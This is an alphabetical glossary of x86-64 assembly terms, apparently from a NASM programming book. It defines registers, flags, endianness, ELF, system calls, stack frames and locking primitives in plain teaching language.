.bss	The section for uninitialized data: memory the program reserves, zero filled, and fills in later while running. Block Started by Symbol.
Big endian	Storing the most significant byte of a multi-byte value at the lowest address. x86-64 does not work this way; network byte order does.
Binary	Base 2. The digits 0 and 1, one per transistor switch, the native counting system of the hardware.
Bit	One binary digit, one switch: 0 or 1.
Bitwise	Operating on a value bit by bit with `and`, `or`, `xor` and `not`, in parallel across all 64 lanes.
Boot sector	The first 512 bytes of a disk. The BIOS loads them at 0x7C00 and runs them if the final two bytes are the signature 0x55 followed by 0xAA.

Term	Meaning
Buffer	A reserved stretch of memory that receives data, such as keyboard input or file contents, before the program processes it.
Byte	8 bits. The fundamental unit of memory: one address, one byte, values 0 to 255.
Cache line	The 64-byte block of RAM a CPU moves and locks as one unit. The `lock` prefix asserts its claim on a whole cache line.
Callee-saved	A register a called function must preserve: `rbx`, `rbp`, `r12` through `r15`, and `rsp`. Whoever uses one must save and restore it.
Caller-saved	A register any function may overwrite freely: `rax`, `rcx`, `rdx`, `rsi`, `rdi`, `r8` through `r11`. If the caller cares about a value there, the caller saves it first.
Carry flag (CF)	The RFLAGS lamp that lights when an unsigned operation carried a bit off the top of the register. The `b` and `ae` conditions read it.
Compiler	A translator from a high-level language to machine code. Unlike an assembler, it may rearrange and restructure freely, one line of source becoming many instructions.
Condition codes	The suffix letters (`e`, `g`, `ae`, `s`) that drive `jCC`, `cmovCC` and `setCC`. One suffix, three instruction families.
Data race	Two CPU cores performing read-modify-write on the same memory at the same time, losing updates. The `lock` prefix prevents it.
`db`, `dw`, `dd`, `dq`	The NASM directives that define byte, word, doubleword and quadword data in `.data`. Their `.bss` partners are `resb`, `resw`, `resd`, `resq`.
Debugger	A tool, gdb in this book, that pauses a program on any instruction and shows registers, memory and the instruction stream.
Direction flag (DF)	The RFLAGS bit that decides whether the string instructions step pointers forward, after `cld`, or backward, after `std`.
Displacement	The constant offset in an address calculation: the `+ 16` in `[rbx + rcx*8 + 16]`.

Term	Meaning
ELF	Executable and Linkable Format. The file format of Linux executables, produced by the linker from object files.
Endianness	The order in which a multi-byte value lands in memory. Little endian puts the least significant byte first; big endian puts it last.
Epilogue	The closing sequence of a function: restore `rsp` from `rbp`, pop the caller's `rbp`, and `ret`.
File descriptor	The integer handle the kernel gives an open stream: 0 stdin, 1 stdout, 2 stderr, and one more for each file or socket opened.
Flags register	`rflags`: a dashboard, not a number. Individual bits light up after arithmetic and comparisons, and conditional jumps read them.
General-purpose register	One of the sixteen 64-bit registers `rax` through `r15`, the CPU's workbench.
Heap	Memory allocated at runtime and growing upward, obtained with `sys_mmap` or from an allocator.
Hexadecimal	Base 16. Digits 0 through 9 plus A through F, prefixed `0x`. One hex digit is one nibble; two hex digits are one byte.
High byte	The upper 8 bits of a 16-bit register: `ah`, `bh`, `ch`, `dh`. Only the four original 8086 registers have one.
Immediate	A constant written into the instruction itself, like the 42 in `mov rax, 42`. An immediate can never be a destination.
Index register	The register holding the loop counter or array index in an address calculation, scaled by the element size.
Instruction pointer	`rip`. The register holding the address of the next instruction to execute. Jumps, calls and returns change it; `mov` cannot.
Kernel	The operating system core, running in privileged kernel space, the only software allowed to touch hardware.
Label	A human name for a memory address. `msg:` names data; `_start:` names the entry point; a dot prefix makes it local.

Term	Meaning
LIFO	Last In First Out, the discipline of the stack: the last value pushed is the first value popped.
Linker	The program, ld, that combines object files, resolves labels into final addresses, and writes the executable.
Little endian	The x86-64 way: the least significant byte of a multi-byte value sits at the lowest memory address.
Machine code	The raw instruction bytes the CPU executes, like B8 01 00 00 00 for `mov eax, 1`.
Memory page	The 4096-byte unit in which the kernel hands out RAM, requested with `sys_mmap`.
Mnemonic	The readable name of one machine instruction, like `mov` or `add`. One mnemonic plus its operands assembles to one instruction.
ModR/M byte	The byte after the opcode that encodes which registers or memory an instruction uses: one mode field, one register field, one operand field.
Most significant bit (MSB)	The leftmost, highest-value bit. In two's complement it doubles as the sign bit.
Mutex	A lock guaranteeing that only one thread holds a resource at a time. On x86-64 it is built from `lock cmpxchg` or `xchg`.
Nibble	Four bits, half a byte: one hex digit, values 0 to 15.
Null byte	The byte 0, written `'\0'` in C. The stop sign that ends a C-style string, not to be confused with the character `'0'`, which is 48.
Null-terminated string	A string stored as its characters followed by one null byte, the convention `strlen` and `strcmp` walk on.
Object file	The `.o` file the assembler writes: machine code with addresses not yet resolved, waiting for the linker.
Opcode	The byte or bytes that tell the CPU which operation an instruction performs, like 0x89 for a register-to-register `mov`.
Operand	One of the values an instruction works on: the register, memory or immediate named beside the mnemonic.

Term	Meaning
Overflow flag (OF)	The RFLAGS lamp for signed overflow: a result that crossed the sign bit and read as the wrong sign. The `g` and `l` conditions read it together with SF.
Pipeline	The assembly line inside a CPU that keeps many instructions in flight at once. A mispredicted branch flushes it.
Pointer	A register or variable holding a memory address rather than the data itself.
Prologue	The opening sequence of a function: push `rbp`, move `rbp` onto `rsp`, optionally subtract for local space.
Quadword	64 bits, 8 bytes, the native width of x86-64 registers.
RAM	Random access memory: the street of numbered byte mailboxes where code and data live together.
REX prefix	The byte 0x40 to 0x4F that flags 64-bit operand size and reaches the new registers `r8` through `r15`. Nearly every 64-bit instruction starts with 0x48 or a cousin.
Scale	The multiplier in an address calculation, restricted to 1, 2, 4 or 8 so it can match the four data sizes.
Shellcode	Machine code an attacker plants in memory, written to avoid null bytes, named for the shell it traditionally launches.
Shift	Sliding bits left or right: `shl` multiplies by 2 to the n, `shr` divides unsigned, `sar` divides signed while preserving the sign.
Sign bit	The most significant bit, 0 for a non-negative value and 1 for a negative one in two's complement.
Signed	Interpreting a bit pattern as a value that may be negative, the reading that makes `0xFB` equal -5.
SIMD	Single Instruction, Multiple Data. Packing several values into one XMM register and operating on all of them at once, with `ps` and `pd` instructions.
Spinlock	A lock implemented as a loop that keeps testing a memory flag, built on `xchg` or `lock cmpxchg` with a `pause` in the wait.

Term	Meaning
Stack	The region of memory a program uses for temporary values, growing downward, organized LIFO through `push` and `pop`.
Stack frame	The private slice of the stack a function owns while it runs, anchored by `rbp`: return address above, saved `rbp`, locals below.
Stack pointer	`rsp`, the register that always holds the address of the top of the stack.
String instructions	The hardware block engine, `movsb` through `cmpsb`, driven by `rsi`, `rdi` and `rcx`, repeated with `rep`.
Symbol	A named constant or label the assembler resolves to a number.
System call	The kernel's service window: the number in `rax`, arguments in the fixed registers, `syscall`, result in `rax`.
System V ABI	The calling convention of x86-64 Linux, macOS and BSD, honored by every C compiler and by this book.
Two's complement	The scheme for storing negatives: invert every bit and add 1. Adding a number to its negation rolls the register over to zero.
Unsigned	Interpreting a bit pattern as a value that is never negative, the reading that makes `0xFB` equal 251.
User space	The unprivileged sandbox (Ring 3) where programs run, barred from hardware and required to ask the kernel through system calls.
Word	16 bits, named in the era of the 16-bit 8086 and never renamed since.
Zero flag (ZF)	The RFLAGS lamp that lights when a result is exactly zero. Equality tests and the `e` and `ne` conditions read it.